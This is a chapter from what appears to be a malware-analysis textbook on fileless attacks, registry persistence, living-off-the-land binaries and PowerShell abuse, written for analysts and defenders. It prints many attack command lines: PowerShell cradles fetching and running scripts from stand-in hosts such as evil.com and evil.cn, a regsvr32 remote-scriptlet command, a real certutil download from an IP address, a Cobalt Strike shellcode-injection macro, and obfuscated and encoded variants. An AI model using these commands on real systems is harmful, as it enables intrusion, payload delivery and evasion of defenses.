

15

FILELESS, LIVING OFF THE LAND, AND ANTI-FORENSICS TECHNIQUES



No matter how covert modern malware is designed to be, it's always bound to leave at least trace evidence of its existence in the victim environment. That evidence might be a persistence mechanism, such as a system startup task or service, or simply a file dropped to disk during the attack. In the latter case, once a file is on disk, defenses such as anti-malware have a better opportunity to detect the malware and thwart the attack. Trace evidence also can give investigators an edge in analyzing the attack post compromise. Malware authors, realizing this, have turned to fileless malware and anti-forensics techniques.

Fileless malware, sometimes called *memory-resident malware*, is malware that doesn't create or tamper with files on the hard disk; instead, its artifacts reside only in memory. More broadly, the term *fileless attack* denotes that the entire attack chain (or at least substantial parts of it) is fileless. Fileless attacks make malware detection more difficult for host defenses like anti-malware and make analysis more difficult for forensics investigators trying to understand the scope and impact of the attack. These attacks take advantage of techniques such as process injection, described in [Chapter 12](#), and Living Off The Land Binaries (LOLBins), discussed later in this chapter.


Anti-forensics is a class of techniques in which the attacker attempts to conceal or remove traces of the attack in order to inhibit future forensics investigations. An attacker may instruct their malware to terminate itself and remove traces in memory, delete or corrupt files on disk, clear or

tamper with logs and evidence, or even completely destroy the victim system, all in an attempt to inhibit future investigations. We'll discuss anti-forensics later in this chapter. First, let's dive deeper into fileless attacks.

How Fileless Attacks Work

While traditional malware threats often rely on files being written to the disk, fileless malware runs entirely (or nearly entirely) in memory to leave as little footprint on the victim host as possible. [Figure 15-1](#) illustrates a hypothetical but realistic fileless attack.

Let's break this attack down step by step. First, the malware author sends an email containing a malicious Microsoft Word document to the victim. The victim user happily opens the document (as people often do), which subsequently executes an embedded *Visual Basic for Applications (VBA) script*: a piece of code that can be embedded in legitimate documents to automate frequent tasks but is often abused for more malevolent purposes. The embedded VBA script invokes a built-in Windows utility called *certutil.exe* that downloads an encoded PowerShell script from the attacker's staging server. Once the encoded script has downloaded, *certutil* decodes it and the script is executed using *powershell.exe*. This PowerShell script writes code to the Windows registry that will be executed upon a system reboot. Shortly thereafter, the victim user shuts down their laptop for the evening and heads home.



Fast-forward 12 hours, when the user boots up their laptop to prepare for a new workday. Upon system boot-up, the malicious code stored inside the registry executes. It contains an obfuscated PowerShell command that downloads another script from the attacker's staging server. This script is injected into the running PowerShell process, leaving no files on disk. The downloaded script contains bytecode that forms an executable in memory, which is then injected into a new process (*malware.exe*). The malware payload is an infostealer variant that begins harvesting sensitive data from the host.

This attack may seem overly complex, but to anyone who has experience in analyzing fileless attacks, it's not at all far-fetched. In this scenario, there are a few interesting techniques being used. First, a malicious command is written to and stored in the registry. Fileless malware sometimes uses the registry to store commands, code, or configuration information in order to avoid writing new files to the disk. Since the registry is stored

on disk in a proprietary binary format and is only in a human-readable state while resident in memory, this is still considered a fileless technique (see the “The Paradox of Fileless Attacks” box for more on this). Malware that hides in the registry is sometimes called *registry-resident malware* (which is a subcategory of fileless malware, but I’ll touch on that in a moment). The PowerShell command that executed from the registry also downloads and executes malicious code completely in memory.

Second, the Windows utilities invoked in this attack (*certutil.exe* and *powershell.exe*, specifically) can be classified as LOLBins, legitimate utilities that are built into Windows or otherwise already available on a target system. These utilities are used for common tasks such as system administration and maintenance, but they also can be easily abused to execute unauthorized code and hide malicious actions. Fileless attacks often take advantage of LOLBins, some of which can be invoked by malware to execute code in memory.

THE PARADOX OF FILELESS ATTACKS

Fileless and memory-resident attacks aren’t always truly fileless or only in memory. As noted earlier, you could argue that since the registry exists on the disk, an attack that stores malicious commands in the registry can’t be considered a true fileless attack. This is technically true. However, since the contents of the registry hives aren’t readable while on disk but only while loaded in memory, this still qualifies as fileless. Additionally, many fileless attacks require an initial attack vector, such as a phishing email containing a malicious Microsoft Office attachment, as in the scenario just described. While this attack isn’t completely fileless (there’s an email and a Word file, for instance), *most* of the attack chain resides completely in memory.

Even though there’s some nuance here, the takeaway is that fileless attacks aim to *limit* actions on the disk or avoid leaving any disk footprints that could assist forensics investigators or endpoint defenses. If there are files that must be dropped to disk to support the attack, the malware author tries to obfuscate or encrypt them as much as possible to bypass signature-based detection.

Persistence and Registry-Resident Malware

In the fileless attack scenario just described, the malware wrote a PowerShell command to the registry and set it to autostart on the next boot-up. The Windows registry can provide a safe place for malware to hide because it is unlikely to be discovered there, at least by someone

who doesn't know specifically what to look for. Not only that, but anti-malware and other endpoint defenses also may not be configured to scan the registry for malware.

This technique is one way malware tries to establish *persistence*: that is, remaining on an infected host even after a system reboot. Malware can use any of several tactics to persist on a victim system, but here we'll focus on registry persistence because it ties in directly with registry-resident malware.

`Run` and `RunOnce` are special registry keys that are invoked when a user logs in to a system. They can point to file types like executable files and scripts and even accept command line parameters. They reside in the following registry locations:

- `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce`
- `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce`

The `Run` keys are invoked each time the user logs in. The `RunOnce` keys are invoked only one time, at the next login. Each key consists of a name and a value that represents a command to be run or a file to be executed.

By manipulating these keys, a malware author can execute malware and its associated commands directly from the registry. To demonstrate, I've added a new `Run` key named `Evil` to the registry key `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`. **Figure 15-2** shows this key, which can be viewed and edited with `regedit.exe`.




Figure 15-2: Adding a new malicious `Run` key to the registry

This key simply invokes `powershell.exe` and executes the `pause` command. Now, every time I log in to my machine, a PowerShell prompt appears. Obviously, a malware author would rather do something a little more malicious than simply popping up a PowerShell prompt at each login. They might execute a more complex command like the following:

```
powershell.exe -C "IEX(New-Object Net.WebClient).DownloadString('https://evil.com/evil.
```

Once executed, when the user of the system logs in to Windows, this command downloads a PowerShell script (*evil.ps1*) from a remote web server (*evil.com*) and executes it directly in memory. We won't touch on this command anymore here, as we'll be covering PowerShell in more detail later in this chapter, but just keep in mind that malware can easily hide commands and code inside the registry, and using `Run` and `RunOnce` keys is one way it can do so. **Table 15-1** shows a non-exhaustive list of other `Run` keys and persistence locations in the registry.

Table 15-1: Registry Keys Malware May Use to Establish Persistence

Registry hive/key	Description
<i>HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run</i> <i>HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run</i>	These <code>Run</code> keys are similar to the keys already mentioned. Anything added to them will run upon user login. They are not created by default in Windows and so must be added manually.
<i>HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon</i> <i>HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon</i>	These keys contain Windows login configurations, including programs that execute upon login. These can be modified to run malware or malicious commands.
<i>HKLM\System\CurrentControlSet\Services</i>	This key contains information on the services configured on the host. Drivers are included here as well, in <i>HKLM\SYSTEM\CurrentControlSet\Services\<DriverName></i> . If malware installs a persistence mechanism (or malicious driver) as a service, this can be seen here.

This is only the very tip of the persistence mechanisms iceberg. The `Run` keys described here are some of the most commonly used for fileless per-

sistence techniques, but there are others. For more information, visit the MITRE ATT&CK site at <https://attack.mitre.org/tactics/TA0003/>.

Living Off The Land Binaries

Now let's turn to another technique malware might use to launch fileless attacks: LOLBins. There are several reasons why malware might invoke a LOLBin:

To bypass application restriction controls, such as AppLocker

AppLocker is a Windows security control for preventing unwanted applications from executing. Malware can bypass it by using system binaries as a proxy.

To avoid detection

EDR, anti-malware, and other endpoint defenses subject LOLBins to less scrutiny, since they're often digitally signed and therefore verified by the operating system itself. Additionally, many LOLBins allow malicious code to execute in memory, which builds its evasion potency further.

To hide in the noise

Since daily sysadmin work requires the use of many LOLBins, it's difficult to develop sound logic to detect the malicious use of these tools; the amount of noise they generate can be challenging for analysts to sift through.

To hamper investigations

Since many LOLBins actually allow the execution of malicious code in memory and support fileless attacks, investigating these attacks can sometimes be more difficult than it is for those that leave a larger footprint on disk.

The classification of LOLBins can be quite subjective. Some experts claim that LOLBins are legitimate applications that can be abused by threat actors in unexpected ways. However, this definition would eliminate all applications that can be abused by actors in "expected" ways (invoking *cmd.exe* to delete a file, for example). My school of thought is truer to the essence of an attacker "living off the land," meaning that an attacker can and will use anything available to them, and "expected" and "unexpected" use cases aren't taken into account. In my opinion, a LOLBin is any application or tool that is commonly available and can be abused by

actors. Let's look at how this is accomplished with the help of VBA code and macros.

VBA Macro-Based Malware

Living off the land techniques often begin with a malware-laced document that triggers the LOLBin's attack chain. Such documents are commonly (but not always) Microsoft Word or Excel documents, and their malicious code is frequently in the form of VBA macros. *Macros* were originally designed to automate common user tasks in a document file, but as you'll see, they're also used by threat actors to deploy additional malware.

NOTE

At the time of this writing, the abuse of VBA macros for malicious purposes has significantly decreased. By default, Microsoft Office now prevents macro execution from documents originating from untrusted sources, so this attack vector is more difficult to actualize. However, actors may be able to bypass these limitations or use other document formats, such as Rich Text Format (RTF) and Portable Document Format (PDF), to achieve similar effects.

VBA macro code is quite powerful; it can even import Windows DLLs and call WinAPI functions. For example, the attack tool Cobalt Strike uses a macro embedded inside a Microsoft Office document to inject shellcode into a running process and download an additional payload (called a *beacon*) from a malicious web server. Here's an example of the Cobalt Strike stager macro code, which has been slightly modified for readability and brevity:

```
shellcode = Array(-4, -24, -119, 0, 0, 0, 96, -119, -27, 49, -46, 100, -117, 82, 48, -117, 82, 12, -117, 82, 20, -117, ... ) ❶

If Len(Environ("ProgramW6432")) > 0 Then ❷
    sProc = Environ("windir") & "\\SysWOW64\\rundll32.exe"
Else
    sProc = Environ("windir") & "\\System32\\rundll32.exe"
End If

res = CreateProcessA(..., sProc, ..., ..., ..., ..., ..., ..., ... ) ❸

rxwpage = VirtualAllocEx(pInfo.hProcess, 0, UBound(shellcode), &H1000, &H40) ❹

For offset = LBound(shellcode) To UBound(shellcode) ❺
    myByte = shellcode(offset)
```



```
res = WriteProcessMemory(pInfo.hProcess, rwxpage + offset, myByte, 1, ByVal 0&)  
Next offset
```

```
res = CreateRemoteThread(pInfo.hProcess, 0, 0, rwxpage, 0, 0, 0) ❸
```

There's a lot going on here, so let's go over it block by block. First, this code defines an array of bytes that, when converted to hexadecimal format, is actually malicious shellcode ❶. Next, the code checks whether the Windows environment is 32- or 64-bit and selects the appropriate directory (System32 for 32-bit architecture and SysWOW64 for 64-bit architecture) from which to invoke the Windows utility *rundll32.exe* ❷. The code invokes `CreateProcessA` to start an instance of *rundll32.exe* ❸ and then calls `VirtualAllocEx` to allocate memory inside that process ❹. The allocated region of memory is the same size as the shellcode array.

Next, using a `for` loop, the code writes each byte of shellcode into the newly allocated memory region using `WriteProcessMemory` ❺. Finally, the macro code executes the injected shellcode inside the context of *rundll32.exe* by invoking `CreateRemoteThread` ❻. If you remember [Chapter 12](#), you may spot that this is a form of shellcode injection.

The *rundll32.exe* utility is one of the many LOLBins that exist in a Windows environment. (You'll read more about it shortly.) In this case, the Cobalt Strike stager is using *rundll32.exe* as a sort of surrogate for its malicious code, hiding the code inside this process and potentially evading endpoint defense controls and pesky security analysts in the process.

Next, we'll discuss another technique to mask malicious code by abusing legitimate Windows utilities through the use of System Binary Proxy Execution.

System Binary Proxy Execution

System Binary Proxy Execution is a technique for executing code via a legitimate (and often digitally signed) Windows utility. One of the reasons for proxying execution through a signed binary is to bypass application-blocking controls like AppLocker. This type of attack can also help malware fly under the radar of endpoint defenses like anti-malware. This technique can abuse these file types:

- Binaries that are included by default in most Windows installations and thus exist in the vast majority of victim environments.
- Binaries that are not included by default in Windows but are still very common. Examples are `PSEXEC`, a popular tool for system administra-

tion, and ProcDump, a tool for dumping the memory of a target process. As these utilities may or may not exist in the victim environment prior to the attack, they may need to be transferred to the victim system before being invoked. They won't be discussed further in this book.

Let's start taking a look at some of the most commonly used LOLBins for proxying execution.

Rundll32

Rundll32, which you saw in the Cobalt Strike example, is an important binary used by many Windows applications to execute code from DLLs. If an application requires a specific DLL but does not load it directly (via `LoadLibrary`, for example), it can invoke *rundll32.exe* and a specific exported function, like so:

```
C:\> rundll32.exe library.dll,ExportedFunction
```

As you can see, *rundll32* accepts two parameters: the name and path of the DLL file (in this case, *library.dll*) and the exported function that will be executed (`ExportedFunction`). Malware can abuse *rundll32.exe* to execute code from a malicious DLL as well:

```
C:\> rundll32.exe C:\Temp\evil.dll,EvilFunction
```

Since *rundll32* is run very frequently by the Windows operating system and various other benign processes, it is often used as a surrogate process for malicious code. In the Cobalt Strike stager example, it was spawned and injected with shellcode, then used to host and execute malicious code.

Regsvr32

Regsvr32 is an executable used to register and unregister DLL modules. Malware can take advantage of *regsvr32* to execute malicious code within the context of the *regsvr32.exe* signed binary or even to download and execute malicious code from a remote server.

The Emotet malware family is notorious for using LOLBins as part of its attack chain. The payload for one particular strain of Emotet (SHA256: d642109e621c6758027c2fc0e5ea3d1126963a001ab1858b95f82e09403943bd) was being delivered via malicious Microsoft Excel documents that downloaded mul-

multiple payloads and modules and subsequently executed them using *regsvr32.exe*. **Figure 15-3**, a screenshot from Joe Sandbox, illustrates this attack chain.




Figure 15-3: The Emotet process tree shown in Joe Sandbox

Another notable example of *regsvr32* in use is the strangely named Squiblydoo attack, which also leverages the Windows script component runtime DLL *scrobj.dll* that is normally used to execute local COM scriptlets. By combining the power of *regsvr32.exe* and *scrobj.dll*, the Squiblydoo malware downloads and executes a malicious COM scriptlet directly from the internet:

```
C:\> regsvr32.exe /s /i:http://evil.kz/script.sct C:\Windows\System32\scrobj.dll
```

This command downloads the malicious script *script.sct* from *http://evil.kz* and subsequently executes it using *scrobj.dll*, all while hiding inside the process address space of *regsvr32.exe*, completely in memory. More specifically, the */s* switch tells *regsvr32.exe* not to display a message to the victim (unwanted behavior for a threat actor). The */i* switch passes the following string (*http://evile.kz...*) to the `DllInstall` function inside *scrobj.dll*.

This technique is able to work the way it does because the `DllInstall` function inside the *scrobj.dll* file accepts a URL and blindly downloads and executes the script file. You can read more about the Squiblydoo technique at the MITRE Cyber Analytics Repository (CAR) at <https://car.mitre.org/analytics/CAR-2019-04-003/>.

Mshta

Mshta is used to execute *HTML application (.hta)* files, which are script files that can contain HTML, VBScript, JavaScript, or other types of scripts. HTA files provide a GUI via HTML, and the script code provides the logic for the application. Malware often uses *mshta.exe* to download and execute files from remote servers, as in the following example from a malware-dropping Microsoft Excel file:

```
C:\> mshta.exe https://www.mediafire.com/file/bc19/2.htm/file
```

One particular malware sample (SHA256:

03f03a3f36c87d8cb7cd5f8ce6e324917253eeca4f3ea164f35242146e26e2b1) invokes *mshta.exe* via *rundll32.exe*, demonstrating how some attacks chain multiple LOLBins together. **Figure 15-4** shows the report from Joe Sandbox (<https://www.joesandbox.com/analysis/670279>).



Figure 15-4: A LOLBin attack chain shown in an analysis report from Joe Sandbox

In this sandbox analysis, you can see that a Microsoft Excel document spawns *rundll32.exe* (likely via embedded VBA code or a similar technique), which subsequently invokes *mshta.exe* to download and execute a file hosted on *mediafire.net*.

BITSAdmin

Background Intelligence Transfer Service (BITS) is used to transfer files to and from web servers and file shares. BITS can be configured in “jobs” that automatically manage the file transfer overhead, monitoring network usage, latency, and file sizes and allowing file transfers to be paused and resumed. The BITSAdmin application, *bitsadmin.exe*, is used to manage BITS.

Malware can abuse BITS to download and execute payloads from remote servers. The following command will create a new file transfer job called *myjob* as a high priority, then download the file *malicious.exe* from the domain *evil.uk*, saving it in the *C:\Users\AppData\Roaming* directory:

```
C:\> bitsadmin.exe /transfer myjob /download /priority high
http://evil.uk/malicious.exe C:\Users\AppData\Roaming\malicious.exe
```

InstallUtil

InstallUtil is a component of the Windows .NET framework and is used by the operating system and other applications to install server resources and services. It can also be used by malware to invoke executable and DLL files. The following command executes *evil.dll* in the context of *installutil.exe*:

```
C:\> C:\Windows\Microsoft.NET\Framework\version\installutil.exe /logfile=
/LogToConsole=false /U evil.dll
```

A host may have many versions of .NET installed, so *version* here would be replaced with a specific version such as *v4.0.30319*. As with many LOLBins, *installutil.exe* is often used by system administrators for legitimate reasons, so it's difficult to prevent this unauthorized usage, especially if it means limiting how administrators do their jobs. It's better to either limit the user groups who are able to execute this utility or (at the very least) monitor the user groups' usage of the utility and regularly review the logs.

Certutil

The *certutil.exe* binary is part of the Certificate Services component of Windows and can be used to display information on, verify, configure, and install digital certificates. There are a few interesting ways in which it can be abused by attackers. For instance, a malicious Microsoft Excel document

(SHA256:d009299a787cf9b7995827014e72525038eecd3e1f99820d66854fc865d39047)

downloaded and executed a Lokibot payload from a remote server with the following command:

```
C:\> certutil.exe -urlcache -split -f "http://45.155.165.63/tq/loader/uploads/Product_I
_018_RFQ.exe" Zcldxvqciopgykje.exe
```

This command invokes certutil, downloads an executable file (*Zcldxvqciopgykje.exe*) from a web server (45.155.165.63), and executes it.

Malware can also use certutil to encode or decode a file, like so:

```
C:\> certutil -encode evil.dll evil_encoded.dll
```

The *-encode* switch tells certutil to Base64-encode the file (we'll talk about Base64 in [Chapter 16](#)). Encoding a file this way can serve as a crude method to hide a file on disk or to obfuscate data before exfiltrating it from the network in order to bypass network defenses. Certutil is a great example of a multipurpose LOLBin.

Windows Script Host

Windows includes several built-in utilities as part of the *Windows Script Host (WSH)* for running scripting languages such as VBScript (*.vbs* and *.vbe* files) and JavaScript (*.js* and *.jse* files). Utilities such as *wscript.exe* and *cscript.exe* are part of the WSH. These utilities can be executed from the command line or spawned as a new process and used to run various types of script files. Scripting is much simpler than coding an executable in, for instance, C++, so some malware takes advantage of this. One example, a Microsoft Word document (SHA256:

ccc8d5aa5d1a682c20b0806948bf06d1b5d11961887df70c8902d2146c6d1481) with embedded code, drops a JavaScript file to disk and executes the script using *wscript.exe* with this command:

```
C:\> wscript.exe C:\Users\Public\olapappinuggerman.js
```

Upon execution, this script downloads a sample from the malware family OriginLogger. This malicious document is part of a multistage attack that later invokes *mshta.exe* as well.

The *wscript.exe* binary can also be used to execute script files directly from NTFS Alternate Data Streams (ADS), which are covered later in this chapter. For now, just know that malware can hide files inside ADS, which effectively hides them from prying eyes and certain endpoint defenses. To execute a script file hidden in another file via an ADS, you'd use the following command:

```
C:\> wscript.exe C:\innocent.txt:evil_script.vb
```

Scripts are generally outside the scope of this book, but note that modern threats often use scripting languages like JavaScript and VBScript, which can be easily executed in Windows with the built-in Windows script interpreters.

Windows Command Line and Other Utilities

The built-in Command Prompt (*cmd.exe*), which is the default command line utility in Windows, is widely used both for legitimate and malicious purposes. For example, malware can use the command line for terminating processes, deleting files, making system configuration changes, and deleting backups. Some of the commands it uses also could be classified as LOLBin attacks, since *cmd.exe* is often used to execute other utilities. Malware often invokes Command Prompt by creating a new process (by

calling `CreateProcess`, for instance) and passing in the command that it wishes to run as a parameter.

Perhaps the most common usage of Command Prompt is to directly execute other files and applications. This could look similar to the following code, which invokes an executable called *flashplayer.exe*:

```
--snip--
lpCommandLine = "cmd.exe /c C:\Users\John\AppData\Local\Temp\flashplayer.exe"

CreateProcessW (... , lpCommandLine, ... )
--snip--
```

Table 15-2 lists some other commands and utilities that are sometimes abused by malware to execute malicious actions. This list is by no means exhaustive, as there are many commands that can be invoked with *cmd.exe*.

Table 15-2: Utilities and Commands Malware May Use

Utility/command	Example	Description
curl	cmd.exe /c curl -o output_file https://evil.com/evil.gif	Transfers data. Malware may use it to download additional payloads and write them to a file, or to exfiltrate data to a remote web server.
del	cmd.exe /c del C:\Users\David\Temp\RegScvs.exe	Deletes files. Malware may use it to remove evidence, such as executables and temporary files, from the victim system.
ipconfig.exe	cmd.exe /c ipconfig.exe	Displays network configuration settings. Malware

Utility/command	Example	Description
		could invoke it to retrieve the victim's local IP address or other network information.
ping	cmd.exe /c ping 8.8.8.8	Pings a remote server. Malware may use it to see whether the victim is connected to the internet (as a sandbox detection technique, for example) or to make an initial contact to its C2 server.
sc	cmd.exe /c sc query	Starts, stops, creates, modifies, or queries services on the system when coupled with the respective option (such as query, shown here).
taskkill.exe	cmd.exe /c taskkill.exe /f /IM evil.exe	Terminates processes. Malware may invoke it to kill either its own processes or analysis tools and endpoint defenses.

Utility/command	Example	Description
timeout.exe	cmd.exe /c timeout /t 120 nobreak>nul	Pauses execution in batch scripts. Malware may execute it to attempt to time out “dumb” malware analysis sandboxes.

While this section only scratches the surface of the Windows command line, these are some of the ways malware can abuse the operating system’s various utilities and commands in Windows. Since *cmd.exe* is a legitimate Windows binary, some of these actions may go unnoticed by endpoint defenses and analysts, so it’s important to be aware of these techniques.

PowerShell

Leveraging PowerShell is one of the most prevalent living off the land techniques in use by modern threats. *PowerShell* is a framework built into Windows that can be used, by legitimate system users and malware alike, to perform nearly any administration or configuration task in Windows. PowerShell exposes many commands, called *cmdlets*, that give the framework its power (pun intended). PowerShell is built on the .NET platform, which provides Windows developers with many libraries for building new applications. PowerShell can be run interactively via its command line, but in the context of malware, it’s often executed as an automated script or one-line command via the Windows API (using *CreateProcess*, for example).

Implementing Cradles

One of the most common applications of PowerShell in malware is a *cradle*, a command (usually a single line) that downloads additional malware or modules from a staging server, sometimes directly executing these files as well. Here’s one way in which malware might implement a cradle:

```
C:\> powershell.exe Invoke-WebRequest "http://evil.cn/zz12.cab" -OutFile "$ENV:UserProfile\crypt.dll"
```

Let's break down this PowerShell command. First, it takes advantage of the `Invoke-WebRequest` cmdlet, which sends an HTTP or HTTPS request to a remote web server. This cmdlet accepts as input the web server address and directory path of the file that will be downloaded (*zsl2.cab*). Finally, the `-OutFile` flag denotes the directory path and filename with which to save the file. This malicious *zsl2.cab* file will be saved in the user's profile directory (indicated by the environment variable `$ENV:UserProfile`) as *crypt.dll*. Since PowerShell is built on .NET, it has direct access to and can take advantage of the many .NET methods and classes:

```
C:\> powershell.exe -exec bypass -C "IEX(New-Object Net.WebClient).DownloadString('http://www.evil.cn/bad.ps1')"
```

In this command, the `-exec` flag tells PowerShell to bypass any execution policies in place that would prevent the command from executing. PowerShell execution policies are configured on Windows to prevent certain PowerShell actions but can sometimes be bypassed quite easily. `IEX` is short for `Invoke-Expression`, which will execute the string that precedes it as a command. The next part of the command, the `(New-Object Net.WebClient).DownloadString` expression, creates a new .NET `WebClient` object with the `DownloadString` method, which is another way malware can send web requests to a remote web server and download a payload. This payload will be downloaded from *http://www.evil.cn* and executed directly in memory. If you're interested in learning more about PowerShell cradles, see <https://gist.github.com/mgeeky/3b11169ab77a7de354f411aa2f0df38> and <https://gist.github.com/HarmJ0y/bb48307ffa663256e239>.

The problem with these PowerShell cradles is that they're immediately identifiable as suspicious, so let's look at how PowerShell commands can be obfuscated to circumvent endpoint defenses and inhibit investigation.

Obfuscating PowerShell

PowerShell is extremely syntax tolerant, meaning that threat actors have a lot of room to obscure commands, rearrange characters in the command, or even insert unnecessary characters to confuse analysts and detection tools. As you'll see, there are a few common ways in which malware authors obfuscate PowerShell execution. Let's use this command as a starting point:

```
C:\> powershell.exe -exec bypass -C "IEX(New-Object Net.WebClient).DownloadString('http://www.evil.cn/bad.ps1')"
```

One simple obfuscation method is to insert + characters into the command, as follows:

```
C:\> powershell.exe -exec bypass -C "IEX(New-Object Net.WebClient)
.DownloadString('ht' + 'tp://' + 'www.ev' + 'il.cn/b' + 'ad.ps1')
```

Characters can be either upper- or lowercase, so the following is still a valid PowerShell command:

```
C:\> powershell.exe - EXeC bYpaSS -C "Iex(New-Object Net.webclient)
.dOwNLOadStrING('ht' + 'tp://' + 'www.ev' + 'il.cn/b' + 'ad.ps1')
```

However, it's a bit more difficult to read.

Characters can also be reordered, as in this example:

```
"{2}{1}{0}" -f 'X','E','I'
```

The numbers in brackets represent the positions of the x, e, and i characters after the reordering occurs, so these characters essentially make up IEX.

Finally, PowerShell allows Base64-encoded data, so it's entirely possible to issue an encoded command such as this:

```
C:\> powershell.exe -EncodedCommand "cG93ZXJzaGVsbC5leGUg4oCTIGV4ZWMgYn1wYXNzI0KAk0Mg4c
5ldy1PYmplY3QgTmV0LldlYkNsawVudCkuRG93bmXvYWRTdHJpbmco4oCZaHR0cDovL3d3dy5ldmlsLmNuL2JhZ
Jkp4oCd"
```

We'll discuss Base64 encoding in [Chapter 16](#). For now, we'll turn to one final PowerShell-related functionality that malware can leverage to its advantage.

Querying WMI

As you might recall from previous chapters, *Windows Management Instrumentation (WMI)* allows system administrators to manage data and automate operations in Windows. In Windows 7 and earlier versions, the *Windows Management Instrumentation Console (WMIC)* was used to invoke WMI, but this is now deprecated on modern versions. It's much more common now to invoke WMI using PowerShell, which has several built-in component cmdlets to interact with WMI. One example is `Get-`

CimInstance, a cmdlet that malware can also use to query WMI objects. To gather information on the system, such as whether it's a virtual machine or a sandbox, malware could execute the following commands directly from PowerShell:

```
PS C:\> Get-CimInstance -Query "SELECT * FROM Win32_Processor"
PS C:\> Get-CimInstance -Query "SELECT * FROM Win32_BIOS"
PS C:\> Get-CimInstance -Query "SELECT * FROM Win32_DiskDrive"
```

These commands query WMI for the system's processor, BIOS, and disk drive information. In the following output, you can see from my BIOS information that I am running VirtualBox:

```
PS C:\> Get-CimInstance -Query "SELECT * FROM Win32_BIOS"

SMBIOSBIOSVersion : VirtualBox
Manufacturer      : innotek GmbH
Name              : Default System BIOS
SerialNumber      : 0
Version           : VBOX - 1
--snip--
```

Other interesting objects to query are `ThermalZoneTemperature` and `Win32_Fan`, which will return the current CPU temperature and the fan speed, respectively:

```
PS C:\> Get-CimInstance -Query "SELECT * FROM MSAcpi_ThermalZoneTemperature"

PS C:\> Get-CimInstance -Query "SELECT * FROM Win32_Fan"
```

If these functions return an error or do not return any information, it could mean that they haven't been implemented, meaning that the host is possibly a virtual machine.

WMI is an extensive topic, and there are other ways malware may invoke it (such as directly using WMI interfaces like `IwbemServices.ExecQuery`), but these are beyond the scope of this book and won't be discussed further. Instead, we'll move on to one more living off the land and fileless technique: the use of dynamically compiled code.

Dynamically Compiled Code

Dynamically compiled malicious code is seeing increased usage in malware. Upon delivery to the victim, this code is compiled and executed

from memory, which may help the attack fly under the radar of endpoint defenses. This technique is often accompanied by the use of a dropper component. The dropper may be delivered to the victim (embedded inside an email, for example), and once it executes on the victim system, it downloads the malicious code from a server on the internet. This malicious code is often encrypted or obfuscated. Once the payload successfully downloads onto the victim host, it is decrypted and then compiled in memory by an existing compiler on the victim system. Modern versions of Windows include several compilers by default; these include the .NET compilers *msbuild.exe* and *csc.exe*. **Figure 15-5** shows how this technique might look in action.

